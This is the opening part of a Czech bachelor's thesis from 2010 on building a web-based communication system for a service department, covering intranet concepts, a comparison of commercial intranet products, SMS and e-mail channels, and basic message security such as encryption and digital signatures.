

UNIVERZITA PARDUBICE

Fakulta elektrotechniky a informatiky

Komunikační systém pro servisní oddělení

Martin Kocourek

Bakalářská práce

2010

Univerzita Pardubice  
Fakulta elektrotechniky a informatiky  
Akademický rok: 2009/2010

## ZADÁNÍ BAKALÁŘSKÉ PRÁCE

(PROJEKTU, UMĚLECKÉHO DÍLA, UMĚLECKÉHO VÝKONU)

Jméno a příjmení: **Martin KOCOUREK**  
Osobní číslo: **I07669**  
Studijní program: **B2646 Informační technologie**  
Studijní obor: **Informační technologie**  
Název tématu: **Komunikační systém pro servisní oddělení**  
Zadávací katedra: **Katedra informačních technologií**

### Z á s a d y p r o v y p r a c o v á n í :

Práce se bude zabývat způsoby komunikace servisního oddělení se zákazníkem (web, mobilní telefon, ...). Cílem teoretické části bude srovnat možnosti komunikace a zhodnotit současné komunikační systémy z hlediska efektivnosti komunikace a zabezpečení. Cílem práce bude vytvoření webové aplikace, s využitím databázového systému pro evidenci servisních oprav s možností generování opravenek a servisních listů. Zákazník se bude moci různými způsoby dotázat na stav své zakázky.

#### Teoretická část:

- způsoby komunikace zákazník - servis (web, SMS, ...)
- komunikace přes SMS brány
- komunikace přes web
- zabezpečení osobních údajů

#### Implementační část:

- aplikace bude obsahovat databázi zákazníků, servisních techniků, oprav(zakázek)
- generování servisního protokolu opravy
- automatické informování zákazníka pomocí SMS
- přístup dle práv

Rozsah grafických prací:

Rozsah pracovní zprávy:

Forma zpracování bakalářské práce: **tištěná/elektronická**

Seznam odborné literatury:

**\*Hernandez, M.J. Návrh databází. Grada, 2005.**

**\*Castagnetto, J. a kol. Programujeme PHP profesionálně. Computer Press, 2004.**

**\*Lacko, L., Luboslav, M. Web a databáze. Computer Press, 2001.**

**\*Ullman, L. PHP a MySQL - Názorný průvodce tvorbou dynamických WWW stránek.**

Vedoucí bakalářské práce:

**RNDr. Josef Rak**

Katedra informačních technologií

Datum zadání bakalářské práce: **15. ledna 2010**

Termín odevzdání bakalářské práce: **14. května 2010**



prof. Ing. Simeon Karamazov, Dr.

děkan



L.S.



Ing. Lukáš Čegan, Ph.D.  
vedoucí katedry

V Pardubicích dne 31. března 2010

## **Prohlášení autora**

Prohlašuji, že jsem tuto práci vypracoval samostatně. Veškeré literární prameny a informace, které jsem v práci využil, jsou uvedeny v seznamu použité literatury.

Byl jsem seznámen s tím, že se na moji práci vztahují práva a povinnosti vyplývající ze zákona č. 121/2000 Sb., autorský zákon, zejména se skutečností, že Univerzita Pardubice má právo na uzavření licenční smlouvy o užití této práce jako školního díla podle § 60 odst. 1 autorského zákona, a s tím, že pokud dojde k užití této práce mnou nebo bude poskytnuta licence o užití jinému subjektu, je Univerzita Pardubice oprávněna ode mne požadovat přiměřený příspěvek na úhradu nákladů, které na vytvoření díla vynaložila, a to podle okolností až do jejich skutečné výše.

Souhlasím s prezenčním zpřístupněním své práce v Univerzitní knihovně.

V Pardubicích dne 12. 08. 2010

Martin Kocourek

## **Poděkování**

Zde bych rád poděkoval panu RNDr. Josefu Rakovi za cenné připomínky při vypracovávání bakalářské práce. Dále také své rodině a přátelům, kteří mě během studia podporovali. Děkuji

## **Anotace**

Práce se zabývá způsoby komunikace servisního oddělení se zákazníkem (web, mobilní telefon, ...). Cílem teoretické části bude srovnat možnosti komunikace a zhodnotit současné komunikační systémy z hlediska efektivnosti komunikace a zabezpečení. Cílem práce bude vytvoření webové aplikace, s využitím databázového systému pro evidenci servisních oprav s možností generování opravenek a servisních listů. Zákazník se bude moci různými způsoby dotázat na stav své zakázky.

## **Klíčová slova**

Intranet, servisní oddělení, webová aplikace, komunikační systém, PHP, HTML, CSS, Javascript

## **Title**

Communications system for service departments

## **Annotation**

This work deals with ways to communicate with the customer service department (web, mobile phone, ...). The theoretical part will compare the communication options and assess the current communication systems in terms of efficiency and communication security. The aim of the work will be to create Web applications using the database system for recording the repair service with the possibility of generating corrections and service sheets. The customer will be able to ask different ways to state their contracts.

## **Keywords**

Intranet, service department, web application, communication system, PHP, HTML, CSS, Javascript

## Obsah

<b>Seznam zkratk</b> .....	<b>8</b>
<b>Seznam obrázků</b> .....	<b>9</b>
<b>Seznam tabulek</b> .....	<b>9</b>
<b>1 Úvod</b> .....	<b>10</b>
<b>2 Firemní komunikační systém</b> .....	<b>11</b>
2.1 Základní charakteristika .....	11
2.2 Motivace .....	11
<b>3 Analýza informačních systémů na trhu</b> .....	<b>12</b>
3.1 Miranda 2.....	12
3.2 FlexiblePortal .....	13
3.3 xWORK.....	13
3.4 Hodnocení systémů .....	14
<b>4 Požadavky na systém</b> .....	<b>16</b>
<b>5 Komunikační kanály</b> .....	<b>18</b>
5.1 Přehled komunikačních kanálů.....	18
5.1.1 SMS komunikace.....	18
5.1.2 E-mail komunikace.....	19
<b>6 E-mail a SMS komunikace z hlediska bezpečnosti</b> .....	<b>21</b>
6.1 Bezpečnost SMS komunikace .....	21
6.2 Bezpečnost E-mail komunikace .....	21
<b>7 Zabezpečení a útoky na webové aplikace</b> .....	<b>23</b>
7.1 Cross Site Scripting – XSS.....	23
7.2 Cross-site request forgery(CSRF) .....	26
7.3 Databáze .....	27
7.4 HTTPS.....	29
7.5 VPN.....	31
7.6 Omezení přístupu za pomoci .htaccess.....	33
<b>8 Návrh databáze</b> .....	<b>34</b>
8.1 E-R diagram.....	34
8.2 Popis tabulek v databázi .....	35
<b>9 Popis aplikace</b> .....	<b>37</b>

9.1	Základní charakteristika .....	37
9.2	Cíl programované aplikace .....	37
9.3	Srovnání se systémy na trhu .....	37
9.4	Základní funkce systému .....	38
<b>10</b>	<b>Závěr .....</b>	<b>42</b>
	<b>Literatura .....</b>	<b>43</b>
	<b>Příloha A – Instalace aplikace .....</b>	<b>45</b>
	<b>Příloha B – Programátorská dokumentace .....</b>	<b>45</b>
<b>11</b>	<b>Úvod .....</b>	<b>45</b>
<b>12</b>	<b>Použité jazyky .....</b>	<b>45</b>
<b>13</b>	<b>Využité metody .....</b>	<b>46</b>
<b>14</b>	<b>Použité PHP soubory .....</b>	<b>46</b>
<b>15</b>	<b>SQL Návrh .....</b>	<b>50</b>
15.1	ER – diagram .....	50
15.2	Relační model dat .....	51
15.3	Fyzický model dat .....	51
15.4	Datový slovník .....	51
	<b>Příloha C – Uživatelská dokumentace .....</b>	<b>53</b>
<b>16</b>	<b>Úvod .....</b>	<b>54</b>
<b>17</b>	<b>Funkce systému .....</b>	<b>55</b>
17.1	Vytvoření zabezpečeného přístupu .....	55
17.2	Přidat novou opravenku .....	55
17.3	Přidat opravenku zákazníkovi .....	56
17.4	Zobrazit tuto opravenku .....	56
17.5	Upravit údaje .....	57
17.6	Tisk opravenky .....	57
17.7	Tisk servisního listu .....	58
17.8	Smazat opravenku .....	58
17.9	Odeslat e-mail .....	59
17.10	Vyhledávání opravenek .....	60
17.11	Vypsat všechny opravenky .....	60
17.12	Vyber technika .....	61
17.13	Správa techniků .....	61



## Seznam zkratek

HTML	HyperText Markup Language
CSS	Cascading Style Sheets
PHP	HyperText Preprocesor
SQL	Structured Query Language
ER	Entity-Relationship
SMS	Short Message Service
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
SSL	Secure Socket Layer
TLS	Transport Layer Security
MAC	Message Authentication Code
VPN	Virtual Private Network
IPSec	IP Security
AH	Authentication Header
ESP	Encapsulating Security Payload
IKE	Internet Key Exchange
SHA	Security Hash Algorithm
MD5	Message-Digest algorithm
WYSIWYG	What you see is what you get

## Seznam obrázků

Obrázek 1 - Architektura systému, zdroj [5] .....	13
Obrázek 2 - Prostředí systému xWork, zdroj [9].....	14
Obrázek 3 - Princip hromadného rozesílání SMS zpráv, zdroj [10] .....	18
Obrázek 4 - Princip hromadného rozesílání e-mailových zpráv, zdroj [12] .....	19
Obrázek 5 - Typický útok perzistentního útoku, zdroj [15] .....	24
Obrázek 6 - Útok pomocí padělání požadavku, zdroj [15].....	26
Obrázek 7 - Příklad SQL injection útoku, zdroj [16] .....	28
Obrázek 8 - Uspořádání vrstev protokolu TCP/IP s vrstvou SSL, zdroj [18] .....	30
Obrázek 9 - Základní součásti protokolu IPSec, zdroj [21] .....	32
Obrázek 10 - ER diagram, zdroj: autor .....	34
Obrázek 11 - tabulka zákazník, zdroj: autor .....	35
Obrázek 12 - tabulka opravenka, zdroj: autor .....	35
Obrázek 13 - tabulka servis, zdroj: autor .....	36
Obrázek 14 - tabulka technik, zdroj: autor .....	36
Obrázek 15 - Vygenerovaná opravenka, zdroj: autor .....	39
Obrázek 16 - Vygenerovaný servisní list, zdroj: autor .....	40
Obrázek 17 - Odeslání e-mailu z aplikace, zdroj: autor .....	41
Obrázek 18 – Opravenkové menu .....	46
Obrázek 19 - Hlavní stránka systému .....	53
Obrázek 20 - Generování zabezpečeného přístupu .....	55
Obrázek 21 - Přidání nové opravenky .....	56
Obrázek 22 - Opravenka připravená k tisku .....	57
Obrázek 23 - Vygenerovaný servisní list připravený k tisku .....	58
Obrázek 24 - Rozhraní pro odeslání e-mailu pomocí 1. Způsobu.....	59
Obrázek 25 - Vzor automaticky odeslaného e-mailu .....	59
Obrázek 26 - Vyhledávání opravenek ve výpisu všech opravenek .....	60
Obrázek 27 – Vyhledávání opravenek v detailu opravenky .....	60
Obrázek 28 - Správa techniků .....	61

## Seznam tabulek

Tabulka 1 - Srovnání systémů .....	15
------------------------------------	----

# 1 Úvod

Cíl mé bakalářské práce je vytvořit komunikační systém pro menší firmu zabývající se prodejem počítačových sestav, mobilních telefonů a poskytováním internetového připojení. Integrovaný firemní systém se prioritně zaměřuje na komunikaci mezi servisním oddělením a zákazníkem. Při vytváření systému byl kladen důraz na jednoduchost a uživatelskou přívětivost. Tato aplikace ulehčí zaměstnancům práci při reklamaci zboží, což v konečném výsledku umožní firmě více se soustředit na růst prodeje a zvyšování obrátu.

Teoretická část se bude zabývat porovnáním již existujících řešení na našem trhu. Vyhodnotím, které způsoby komunikace zákazník - servis jsou v současnosti nejvíce používané (web, SMS) a detailněji rozeberu princip jednotlivých řešení.

Aplikace umožní zaměstnanci přijmout zboží a automaticky generovat servisní list opravy spolu s opravenkou pro zákazníka. Po realizování servisních oprav bude zákazníka informovat pomocí krátké textové zprávy případně e-mailu. Všechny opravenky, zákazníci, servisní protokoly budou uloženy v databázovém systému.

## **2 Firemní komunikační systém**

### **2.1 Základní charakteristika**

Firemní komunikační systém neboli intranet lze chápat jako soukromou počítačovou síť využívající internetových protokolů. Často je tímto termínem označován soubor vnitrofiremních webových stránek běžících na aplikaci zvané redakční nebo publikační systém. [1]

Od klasické webové prezentace se liší v mnoha aspektech. Integrovaný firemní systém primárně slouží k efektivnější práci zaměstnanců a ne k získání dalších zákazníků. Z tohoto důvodu je kladen důraz na jednoduchost a co nejvíce intuitivní ovládání pro každodenní užívání. Zaměřuje se na sdílení informací, organizaci a kontrolu provedených úkolů ve firmě.

Přístup do něho mají pouze pracovníci firmy od mnoha úrovní managementu až po pracovníky v nižších vrstvách. Každá skupina má odlišná práva přístupu do aplikace, které přesně definují funkce a role zaměstnanců. Práva zamezují situaci, při které by například řadový zaměstnanec chtěl rozhodovat o důležitých prvcích vedení firmy.

### **2.2 Motivace**

S rozvojem internetu v posledních letech se stává interní firemní systém nezbytným pro správný a efektivní chod konkurenceschopné organizace. Pomáhá zaměstnancům lépe chápat společné cíle podniku a plnit tak úkoly, které vedou k jejich dosažení. Mnohem jednodušší je uveřejnit plány na intranetu, než je prezentovat každému zaměstnanci zvlášť jinou formou. Tento postup zamezuje dezinformaci a předchází spoustě problémů, které mají špatný vliv na vztahy v podniku. Dalším přínosem je snížení často velmi složité byrokracie. Dokumenty lze uchovávat v elektronické podobě a ty můžeme následně snadno aktualizovat.

#### **Hlavní přínosy při zavedení intranetu do firmy:**

- zvýšení produktivity práce, což zajistí nárůst firmy,
- zaměstnanci budou mít větší pocit týmové práce a efektivně zhodnotí svoji práci,
- prohloubení osobních vazeb a vztahů mezi pracovníky ve firmě ale i mezi zákazníky a zaměstnanci. [2]

### 3 Analýza informačních systémů na trhu


S rozvojem informačních technologií se na trhu vytvořila velká konkurence s informačními systémy. Téměř každá firma je schopna implementovat a integrovat aplikaci „na míru“, jinak řečeno přesně to co zákazník potřebuje. Většina organizací si chrání své „know-how“ z důvodu strachu před konkurencí. Z tohoto důvodu mi nezbývalo nic jiného, než se spokojit s recenzemi a vyzkoušení si dema systémů na internetových stránkách jednotlivých společností. Zaměřil jsem se hlavně na systémy, které jsou jednoduché a zároveň co nejvíce efektivní. Důležitá byla také možnost rozšíření aplikace a technická podpora společnosti.

#### 3.1 Miranda 2

Nasazení CMS Miranda2 do firemního intranetu umožňuje efektivně komunikovat se zaměstnanci, sdílet informace, budovat firemní studnu znalostí, provádět on-line školení (e-Learning) a v rámci firemního portálu sjednotit přístup ke všem podnikovým informacím a aplikacím. [5]

##### **Přehled modulů:**

- Ankety,
- Soutěže,
- Diskuzní fórum,
- Kalendář událostí,
- Novinky na serveru,
- Rozesílání e-mailů (avíza),
- Export do PDF,
- Příprava pro tisk,
- Fulltextové vyhledávání,
- Lematizátor pro fulltextové vyhledávání (stemmer),
- Slovník synonym pro fulltextové vyhledávání,
- Překladové a synonymické slovníky,
- Životní cyklus dokumentu,
- Čištění HTML kódu,
- Detailní statistiky přístupu,
- Mapa serveru,
- Monitoring aktivit uživatelů,
- Řízení přístupu LDAP,
- Rozhraní na externí Document Management System (DMS),
- Replikační modul,
- SMS server. [6]



Obrázek 1 - Architektura systému, zdroj [5]

### 3.2 FlexiblePortal

Projekt vznikl letošní rok a je založený na moderních technologiích. Snaží se co nejvíce přizpůsobit zákazníkovi. Umožňuje sestavit řešení na míru, za pomoci kombinování jednotlivých modulů. FlexiblePortal je komplexním prostředkem ke zefektivnění vnitrofiremní komunikace, zjednodušení spolupráce týmů, je snadnou cestou ke sdílení informací. [7]

#### Přehled modulů:

- Správa obsahu,
- Správa firemních dokumentů,
- Firemní novinky,
- Správa databáze subjektů,
- Organizační struktura firmy,
- Kalendář,
- Mail,
- MediaGalerie. [8]

### 3.3 xWORK

Tento systém je modulární intranetové řešení pro středně velké i malé firmy, obchodní divize, vývojové oddělení, servisní týmy atd. Jeho nasazení pomůže zlepšit koordinaci pracovních procesů uvnitř firmy. Systém umožňuje sdílený přístup k informacím přes intranet i Internet, což přináší společnosti on-line přístup odkudkoliv. [9]

#### Přehled modulů:

- Diář a plánování času,
- Projekty a úkoly,
- CRM řešení (celofiremní adresář, kontakty),

- Obchodní případy,
- Zdroje a žádanky,
- Dokumenty,
- Docházka,
- Uživatelé a administrace,
- Statistiky a reporty. [9]

Kód	Region	Příjmení	Jméno	Firma	E-mail	Město
2				SOVA NET, s.r.o.	info@sovanet.cz	Brno
3083				Sova studio, s.r.o.	info@sovastudio.cz	Brno
619				SOVA SYSTEMS C.R., spol. s r.o.	vymetal@sovasystems.cz	Brno-Město
2		Bernát	Jan	SOVA NET, s.r.o.	bernata@sovanet.cz	Brno
619		Cejpek	Kamil	SOVA SYSTEMS C.R., spol. s r.o.	kamil.cejpek@sovasystems.cz	Brno-Město
2		Čada	Tomáš	SOVA NET, s.r.o.	tomas.cada@sovanet.cz	Brno
2		Đuranová	Stanislava	SOVA NET, s.r.o.	stanislava.duranova@sovanet.cz	Brno
619		Fanouraky	Mária	SOVA SYSTEMS C.R., spol. s r.o.	fanouraki@sovasystems.cz	Brno-Město
619		Franková	Gabriela	SOVA SYSTEMS C.R., spol. s r.o.	gabriela.frankova@sovasystems.cz	Brno-Město
2		Fraňo	Martin	SOVA NET, s.r.o.	matof@zoznam.sk	Brno
3083		Fricová	Ludmila	Sova studio, s.r.o.	ludmila.fricova@sovastudio.cz	Brno
2		Hrubý	Jindřich	SOVA NET, s.r.o.	jindrich.hruby@sovanet.cz	Brno

Obrázek 2 - Prostředí systému xWork, zdroj [9]

### 3.4 Hodnocení systémů

Všechny tři vybrané systémy jsou bezpochyby přínosem pro firmu. Po detailnějším zkoumání narazíme na určité odlišnosti mezi systémy. Na základě požadavků firmy, pro kterou vytvářím aplikaci, jsem vybral pět základních kritérií. Podle nichž jsem srovnával systémy.

#### Modulární kritérium

Představuje možnost budoucího rozšíření aplikace o další moduly, ať již naprogramované nebo vytvořené na požadavek zákazníka. Přestože všechny tři testované systémy splňovaly tento předpoklad, největší množství základních modulů obsahovala Miranda 2, obsáhla tak široké spektrum praktického využití a v této kategorii získala první místo.

#### Pronájem

Ne každá firma si může dovolit koupit celý systém, především z důvodu nedostatku dostupných financí. Většinou jsou peníze investovány za jiným účelem a proto hlavně menší firmy (do této kategorie spadá i firma pro kterou systém realizuji) uvítají možnost

pronájmu systému. Tuto možnost obsahoval pouze systém xWork, což mu v konečném důsledku umožní, získání menších firem za své zákazníky. Zde vyhrává jednoznačně xWORK.

### **Multiplatformní kritérium**

Další důležitý požadavek je možnost nasazení na různých typech operačních systémech. Tohoto si jsou výrobci dobře vědomi a snaží se vytvořit aplikaci, kterou lze implementovat na co nejvíce platformách. Můžeme říct, že systém bez podpory většiny platform nemá v dnešní době místo na trhu. Nejlépe to vyřešil produkt Miranda 2, svým postavením na bázi otevřených standardů (J2EE a XML) zaručuje plnou přenositelnost mezi různými operačními systémy.

### **E-mail modul**

Toto kritérium, stejně jako sms modul, jsem zařadil z důvodu zaměření mé práce na možnosti komunikace. Komunikace pomocí e-mailů je v současné době velice rozšířená a ve spoustě systémů nepostradatelná. Ze tří testovaných obsahují tento modul Miranda 2 a FlexiblePortal. Lepší řešení má FlexiblePortal, zde můžeme zasílat korespondenci na uživatelské jméno, e-mailovou adresu a posílat přílohy také více uživatelům najednou.

### **SMS modul**

Jak už jsem zmínil e-mail modul obsahuje většina aplikací, to se ovšem nedá říct o dalším způsobu komunikace přes krátké textové zprávy. Přitom předání informace přes sms zprávu, dorazí k cílovému uživateli často rychleji než e-mail. V testu s ním disponuje pouze Miranda 2.

**Tabulka 1 - Srovnání systémů**

<b>Produkt</b>	<b>Modulární</b>	<b>Pronájem</b>	<b>Multiplatformní</b>	<b>E-mail modul</b>	<b>SMS modul</b>
Miranda 2	Ano	Ne	Ano	Ano	Ano
FlexiblePortal	Ano	Ne	Ano	Ano	Ne
xWORK	Ano	Ano	Ano	Ne	Ne

Všechny systémy jsou řešeny jako webová aplikace, z tohoto důvodu je jejich implementace jednodušší. Nemusíte instalovat žádný software, stačí pouze webový prohlížeč. Každý z jednotlivých systémů zajistí firmě posun dopředu. Jestliže firma má kapitál, určitě bych doporučil řešení s názvem Miranda 2. Obsahuje spoustu rozšíření a přizpůsobuje se požadavkům firmy.



## 4 Požadavky na systém

Jednou z nejtěžších částí při realizaci nového systému je sestavení správného a následně aplikovatelného návrhu. Při návrhu musíme mít vždy na paměti celkový přínos aplikace. Musíme detailně analyzovat požadavky firmy a hlavně znát její cíl v následujících letech. Systém po zavedení obvykle provází podnik po většinu svého fungování na trhu, pouze se v průběhu let aktualizuje. Z tohoto důvodu by technologie, které použijeme, neměly být zastaralé.

### **Zásady, které by měli být dodrženy při návrhu systému:**

- Dodržení norem, jedině ty nám pomohou k dalšímu, správnému vývoji systému,
- Bezpečnost aplikace, je jednou z nejdůležitějších zásad při návrhu. Špatné zabezpečení může mít osudový dopad na podnik. Zabezpečení by mělo být jak z vnější strany (internetových hackerů) tak i z vnitřní strany (uživatelů intranetu),
- Modulárnost, zajistí jednoduché rozšíření systému za pomoci dalších modulů vyvinutých v průběhu následujících let dle potřeb firmy,
- Zaměstnanci zodpovídají za provoz a obsahovou část aplikace, odborníci se zaměřují na funkčnost a spravují aplikaci,
- Personifikace jednotlivých uživatelů, důležitý prvek, pomocí kterého může každý uživatel využívat informace jemu určené a interní moduly,
- Při zavedení aplikace do firmy musí být tento čin podpořen komunikační kampaní. Management musí objasnit, proč je aplikace důležitá, jaké jsou její výhody a přínosy pro zaměstnance. Následně musí dojít k detailnímu proškolení jednotlivých funkcí a možností systému. [3]

Po dodržení obecných zásad návrhu je potřeba pečlivě sepsat základní požadavky aneb odpověď na otázku „Co má daný systém splňovat“.

### **Seznam základních požadavků na systém:**

- efektivní zpracování velkého množství dat,
- propojení do internetu,
- reakce na událost, krátká doba odezvy,
- aktivní vyhledávání relevantních informací dle zadaného profilu,
- bezbariérový přístup k informacím,
- vysoká bezpečnost,
- možnost přizpůsobení potřebám uživatele,
- aktivní působení na uživatele systému,
- ekonomický provoz,
- vysoká spolehlivost,
- snadná modifikovatelnost, rozšiřování o nové funkce. [4]

V neposlední řadě je důležité vybrat správné technologie pro realizaci aplikace. Hlavním kritériem mého výběru byla široká podpora na různých typech operačních systémů. Dále potom jednoduchost, srozumitelnost a také dostupnost technologie.

#### **Vybrané technologie pro realizace aplikace:**

- PHP 5 – velice rozšířený skriptovací programovací jazyk, nezávislý na platformě,
- MySQL 5.1.37 – databázový systém vytváří spolu s PHP základní stavební kámen většiny webových aplikací,
- JavaScript – objektivě orientovaný skriptovací jazyk, vhodně rozšiřuje práci o složitější části,
- AJAX – využívá moderních technologií, pro vývoj interaktivních webových aplikací, které přidávají aplikaci uživatelsky příjemnější prostředí.

#### **Základní funkce systému**

Nad funkcemi, které má systém splňovat je potřeba se důkladně zamyslet. Každá firma využívá systém k jinému účelu. Na základě využití systému ve firmě můžeme odhadnout potřebné funkce pro správnou implementaci. I když se požadavky na systém liší, vždy by měl obsahovat základní funkce.

#### **Základní funkce:**

- E-mail: stavební kámen intranetů. Komunikace může probíhat zaměstnanec-zaměstnanec nebo zaměstnanec – zákazník,
- Sdílení souborů: sdílení plánů, informací, zkušeností atd.,
- Hledání: vyhledávání různých informací a rychlejší přístup k nim,
- Správa sítě: zajišťuje správný chod intranetu. [2]

## 5 Komunikační kanály

Plynulý informační tok je důležitou součástí správného chodu organizace. Komunikace většinou vázne při jednání s více než jednou osobou a dochází tak k špatné informovanosti spolupracovníků i zákazníků. Tuto stránku jednoznačně intranet zlepšuje. Například pomocí středisek zpráv lze okamžitě rozeslat velké množství informací. V případě, že zaměstnanci pracují ve více pobočkách či z domova, je nesmírně důležité, aby komunikace nevázla.

### 5.1 Přehled komunikačních kanálů


V posledních letech se paleta způsobů komunikace rozšířila hlavně na díky internetu. S vývojem nových technologií a větší dostupností pro uživatele si každá firma může zvolit, který komunikační kanál je pro ni nejvíce efektivní. Využitá technologie by měla být zodpovědně zabezpečená s ohledem na informace, které přenáší.

#### Nejčastější komunikační kanály:

- E-mail – využíván je především díky své bezplatnosti. Každý kdo má webovou stránku vlastní e-mailovou schránku,
- SMS – využíván pro svou jednoduchost,
- Telefon – využíván většinou po úspěšném navázání kontaktu jiným kanálem,
- ICQ – slouží k online komunikaci. Používání je zdarma a odezva je velmi rychlá,
- Skype – alternativa ICQ, zatím méně tolik rozšířen.

#### 5.1.1 SMS komunikace

Moderní způsob komunikace nicméně u většiny firem moc nerozšířen. Využíván jak na podporu služeb, výrobků a dalších komerčních aktivit, tak i na zefektivnění obchodních procesů. Ve spojení s dalšími komunikačními kanály vytváří ideální nástroj pro snadnou propagaci firmy.



Obrázek 3 - Princip hromadného rozesílání SMS zpráv, zdroj [10]

### Výhody:

- Jednoduchost
- Rychlé informování zákazníka
- Možnost rozesílání více uživatelům

### Nevýhody:

- Placená služba
- Pouze ke sdělení kratších informací

## 5.1.2 E-mail komunikace

Používá se jak pro internetový systém, tak i pro intranetové systémy, které dovolují zasílat si vzájemně zprávy uživatelům uvnitř jedné společnosti nebo organizace. Intranetové systémy často využívají nestandardních protokolů, mívají ovšem bránu, která jim dovoluje posílat a přijímat e-maily z internetu.[11]



Obrázek 4 - Princip hromadného rozesílání e-mailových zpráv, zdroj [12]

Tento způsob minimalizuje náklady firmy z důvodu svojí bezplatnosti. Díky tomu je služba hojně využívána a předčí mnohé způsoby komunikace. Zajišťuje pohodlné informování zákazníků o nových produktech, službách, akcí a tím generuje firmě lepší hospodářské výsledky. Pomocí této služby lze zasílat dokumenty v elektronické podobě a snížit tak byrokracii. Nehledě na to, že tento způsob je mnohem rychlejší. Umožňuje tak firmám zlepšit kvalitu svých služeb a prohloubit důvěru mezi nimi a zákazníkem.

V mé aplikaci je tento způsob využit při komunikaci servisního oddělení se zákazníkem. V případě, že je již zboží v pořádku vyreklamováno dojde k automatickému odeslání e-mailu zákazníkovi, ve kterém jsou detaily reklamace a podmínky vyzvednutí.

### Výhody:

- Bezplatnost
- Zasílání delších zpráv
- Možnost hromadných zpráv

- Přenos dokumentů v elektronické podobě

**Nevýhody:**

- Zákazník musí mít e-mailovou schránku
- Delší odezva
- Větší možnost ztráty zprávy než u SMS

## 6 E-mail a SMS komunikace z hlediska bezpečnosti

Oba způsoby přenášejí často velice důležité informace mezi firmou a zákazníkem. Z tohoto důvodu musí být přenos dobře zabezpečen. Způsobů jak lze řešit zabezpečení je mnoho a odvíjí se vždy od cíle útoku.

### 6.1 Bezpečnost SMS komunikace

SMS zprávy se stávají terčem útoku díky své jednoduchosti a pohodlnosti. Tím, že procházejí sítí operátora v otevřené podobě, se stávají cílem nejen odposlechu, ale mnohem větší hrozbou je pozměnitelnost zprávy. Metoda dokáže zfalšovat odesílatele a skutečným odesílatelem se stává úplně jiná osoba. Tato aktivní metoda dokáže také změnit obsah zasílané informace.

#### Možnosti ochrany SMS:

- Zabezpečení vůči sledování – šifrování zprávy pomocí standardu AES a klíče odvozeného z předem dohodnutého hesla, vytváří ze zprávy pouze nesmyslnou změť znaků.
- Zajištění integrity zpráv – zpráva obsahuje zabezpečovací kód založený na standardu SHA-2. V případě, že chce útočník změnit obsah zprávy, dojde také ke změně kódu a u koncového uživatele nahlásí chybu.
- Zajištění toho, že odesílatel je skutečně osoba, která se za něj vydává – využívá předem dohodnutý klíč, který by útočník musel znát při pokusu o podvržení zprávy.
- Ochrana přijatých a odeslaných SMS před nepovolanými osobami - před vstupem do přijatých a odeslaných zpráv jste dotázán na hlavní heslo, pokud je zadáno špatně není možné zprávy rozšifrovat. [13]

### 6.2 Bezpečnost E-mail komunikace

Tím, že je komunikace pomocí e-mailu rozšířenější než pomocí SMS, stává se častěji terčem útoků. Většinou uživatelé využívají nezabezpečený přenos a zprávu si tak může po cestě přečíst třetí osoba. Bezpečnost lze zajistit pomocí šifrování obsahu zprávy a elektronického podpisu.

#### Zašifrování zprávy

Využívá se principu tzv. asymetrické kryptografie, která využívá dvou klíčů. Jeden je veřejný, pomáhá k zašifrování dat a může být zveřejněn. Druhý tzv. privátní je určen k dešifrování a musí být pečlivě chráněn. Jestliže máme pouze jeden klíč nelze zprávu dešifrovat a získat její obsah. Podmínkou je znalost veřejného klíče adresáta, který lze získat tak, že před začátkem šifrované komunikace si uživatelé vymění elektronicky podepsané zprávy. Po získání veřejného klíče adresáta může odesílatel zprávu zašifrovat tímto klíčem. Příjemce si při příjmu zprávu rozšifruje svým privátním klíčem.[14]

## **Elektronický podpis**

Nahrazuje u elektronických zpráv ručně vytvořený podpis. Připojuje se k datům, aby správně identifikoval odesílatele.

### **Má zajistit tyto požadavky:**

- Uvedená osoba podepsala data vědomě,
- Podepsaná osoba je elektronickým podpisem dostatečně ověřena,
- Dokument je pravý a nebyl následně modifikován. [14]

